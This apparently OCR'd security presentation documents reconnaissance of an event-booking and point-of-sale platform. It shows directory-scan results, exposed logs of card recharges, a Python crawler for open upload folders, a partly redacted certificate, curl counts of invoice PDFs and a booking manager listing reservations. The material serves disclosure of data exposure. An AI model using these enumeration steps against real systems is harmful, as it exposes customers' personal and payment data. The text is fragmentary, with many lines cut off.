



```
},
{
  "id": "2",
  "title": "$50 in
  "points": "750",
  "multiple": "0",
  "claimed": false,
  "autoclaim": false,
  "credits": "0.00",
  "bonus": "50.00",
  "courtesy": "0.00",
  "tickets": "0.00",
  "hyperpassport": "a:1:{i
  "description": null
},
{
  "id": "3",
  "title": "$100 in
  "points": "1000",
  "multiple": "0",
  "claimed": false,
  "autoclaim": false,
  "credits": "0.00",
  "bonus": "100.00",
  "courtesy": "0.00",
  "tickets": "0.00",
  "hyperpassport": "a:1:{i
  "description": ""
}
```

STAGE 06


Bookings

ONLINE EVENT BOOKING





ONLINE EVENT BOOKING




```
/.html                (Status: 403) [Size: 207]
/cache                (Status: 301) [Size: 243] [-
/admin                (Status: 302) [Size: 0] [-->
/media                (Status: 301) [Size: 243] [-
/tmp                  (Status: 301) [Size: 241] [-
/.htm                 (Status: 403) [Size: 206]
/test                 (Status: 301) [Size: 242] [-
/data                 (Status: 301) [Size: 242] [-
/cart                 (Status: 200) [Size: 0]
/uploads              (Status: 301) [Size: 245] [-
/home                 (Status: 200) [Size: 10602]
/assets               (Status: 301) [Size: 244] [-
/demo                 (Status: 301) [Size: 242] [-
/services             (Status: 200) [Size: 103]
/.                    (Status: 200) [Size: 10602]
/.htaccess            (Status: 403) [Size: 211]
/0                    (Status: 200) [Size: 10602]
/paypal               (Status: 200) [Size: 797]
```


- /TMP
- /UPLOADS
- /DATA

/TMP


- XML Body Data
- Store data
- Endpoint data
- Not much



```
04/03/2024 18:37:25
<command name="ReserveOpening"><commandparam
name="PosProductID" value="234"/></command>

04/03/2024 19:37:27
<command name="GetVersion"/>

04/03/2024 19:37:27
<command name="GetOpenings"><commandparam na

04/03/2024 19:37:34
<command name="ReserveOpening"><commandparam
name="PosProductID" value="234"/></command>
```




```
Array
(
    [CashierID] => 104
    [CashierFName] => pos
    [CashierLName] => 1
    [posid] => 339
    [Store] => BG
    [StoreName] => CASPER
)
```




```
Tryingto recharge card 385638
Reusing connection to https://[redacted].com:33001
Tryingto recharge card 380726
Connecting to https://[redacted]:33001
Reusing connection to https://[redacted]:33001
Tryingto recharge card 995385
```

/UPLOADS




```
def parse_node(data):
    soup = BeautifulSoup(data, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    folders = [y for y in hrefs if '/' in y]
    images = [x for x in hrefs if x not in folders and x.split('.')[1].lower() in PICS]
    data = {'images': images,
            'folders': folders,
            'others': [z for z in hrefs if z not in images+folders]
            }
    return data


def node(link):
    temp_url = MAIN_URL + link
    r = requests.get(temp_url)
    result = parse_node(r.text)
    print_data(temp_url, result)


1 usage
def get_main():
    r = requests.get(MAIN_URL)
    soup = BeautifulSoup(r.text, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    for h in hrefs:
        if '/' not in h:
            print("MAYBE INTERESTING: {}".format(h))
            hrefs.remove(h)
    return hrefs
```


/UPLOADS



```python
def parse_node(data):
    soup = BeautifulSoup(data, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    folders = [y for y in hrefs if '/' in y]
    images = [x for x in hrefs if x not in folders and x.split('.')[1].lower() in PICS]
    data = {'images': images,
            'folders': folders,
            'others': [z for z in hrefs if z not in images+folders]
            }
    return data
```




```
TOTAL OF NODES: 68
https://[redacted]m/uploads/accounts/[redacted] - Folders:['facturacionarg/', 'xmlgenerados/'] - Pics:['bg_5.jpg', 'logo_5.png'] - Other:[]
https://[redacted]m/uploads/accounts/[redacted] - Folders:['facturacionarg/', 'xmlgenerados/'] - Pics:['alert_img_68.jpg', 'logo_68.jpg'] - Other:[]
https://[redacted]m/uploads/accounts/[redacted] - Folders:['facturacionarg/', 'xmlgenerados/'] - Pics:['logo_78.png'] - Other:[]
```



```python
1 usage
def get_main():
    r = requests.get(MAIN_URL)
    soup = BeautifulSoup(r.text, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    for h in hrefs:
        if '/' not in h:
            print("MAYBE INTERESTING: {}".format(h))
            hrefs.remove(h)
    return hrefs
```

/UPLOADS


Certificates used to generate invoices



Parent Directory


ghf.crt

ghf.csr




```
-----BEGIN CERTIFICATE-----
MIIDSjCCAj [redacted] UEAwwMQ29tcHV0
YWRvcmVzMC                                               AyMDNaFw0yMTEx
MDQyMDAyMD                                               MQQ1VJVCAzMDcx
NjQ1Mzc1ND                                               +8ErFW+er7+PSI
tnp+/DC/pF                                               fXaw0ebTubYYNs
G3CAV88pNI                                               V5A1h1riruTmz2
tKPgxPWn4/                                               ojDHdLgHq+RnQW
iZ/icYv5X/                                               5B6Ljz8oANN8KG
hWoVzisRKh                                               RbQFEw58MqtpxW
nJOF40KAsF                                               0PAQH/BAQDAgXg
MA0GCSqGSI                                               zdz3P/rcs9iCUx
U7DZuwIHOj                                               CCtSbFTlLV8bqm
W97mj6GkFI                                               Ukl9m4vQS9F3zN
OLbWpPEXv5                                               TwJur6B8MaQ4f7
89JY/iKKnKy                                e07W
-----END CERTIFICATE-----
```

/DATA



```
FA_B-0090-00000076.pdf 2023-09-06 13:30  92K
FA_B-0090-00000075.pdf 2023-09-06 13:30  92K
FA_B-0090-00000074.pdf 2023-09-06 13:20  92K
FA_B-0090-00000073.pdf 2023-09-06 13:10  92K
FA_B-0090-00000072.pdf 2023-09-06 12:40  92K
```




```
[> curl https://[redacted]/data/facturas/[redacted] -s | grep '.pdf' | wc -l
       2
[ inmacbook@Ignacios-MacBook-Pro  ~  \
[> curl https://[redacted]/data/facturas/[redacted]/ -s | grep '.pdf' | wc -l
      88
[ inmacbook@Ignacios-MacBook-Pro  ~  \
[> curl https://[redacted]/data/facturas/[redacted]/ -s | grep '.pdf' | wc -l
     577
```

STAGE 07

Booking manager


Booking Manager



Reservation

Search reservations by name, last name or reservation code


Booking Manager



213 Reservations found


[redacted]	[redacted]	2024-03-16	13:00:00	[SELECT]
[redacted]	[redacted]	2024-03-09	15:00:00	[SELECT]
[redacted]	[redacted]	2024-04-13	11:00:00	[SELECT]
[redacted]	[redacted]	2024-03-08	17:00:00	[SELECT]
[redacted]	[redacted]	2024-04-13	13:00:00	[SELECT]
[redacted]	[redacted]	2024-03-16	15:00:00	[SELECT]
[redacted]	[redacted]	2024-03-16	17:00:00	[SELECT]
[redacted]	[redacted]	2024-03-17	12:30:00	[SELECT]

Booking Manager




213 Reservations found

E[redacted]V	Ke[redacted]roa	2024-03-16	13:00:00	[SELECT]
H[redacted]T	mis[redacted]thers	2024-03-09	15:00:00	[SELECT]
R[redacted]P	K[redacted]on	2024-04-13	11:00:00	[SELECT]
Z[redacted]D	te[redacted]rds	2024-03-08	17:00:00	[SELECT]
8[redacted]B	K[redacted]on	2024-04-13	13:00:00	[SELECT]
F[redacted]A	La[redacted]nan	2024-03-16	15:00:00	[SELECT]
Z[redacted]E	Ni[redacted]holz	2024-03-16	17:00:00	[SELECT]
E[redacted]Z	A[redacted]on	2024-03-17	12:30:00	[SELECT]



```
Fatal error: Uncaught Error: Call to a member function row() on boolean in
/var/www/vhosts/s[redacted]/application/controllers/POS.php:302 Stack trace:
#0 /var/www/vhosts/s[redacted]/system/core/CodeIgniter.php(339): POS-
>add_package('346847') #1
/var/www/vhosts/s[redacted]/public/index.php(222):
require_once('/var/www/vhosts...') #2 {main} thrown in
/var/www/vhosts/s[redacted]n/application/controllers/POS.php on line
302
```

Booking Manager



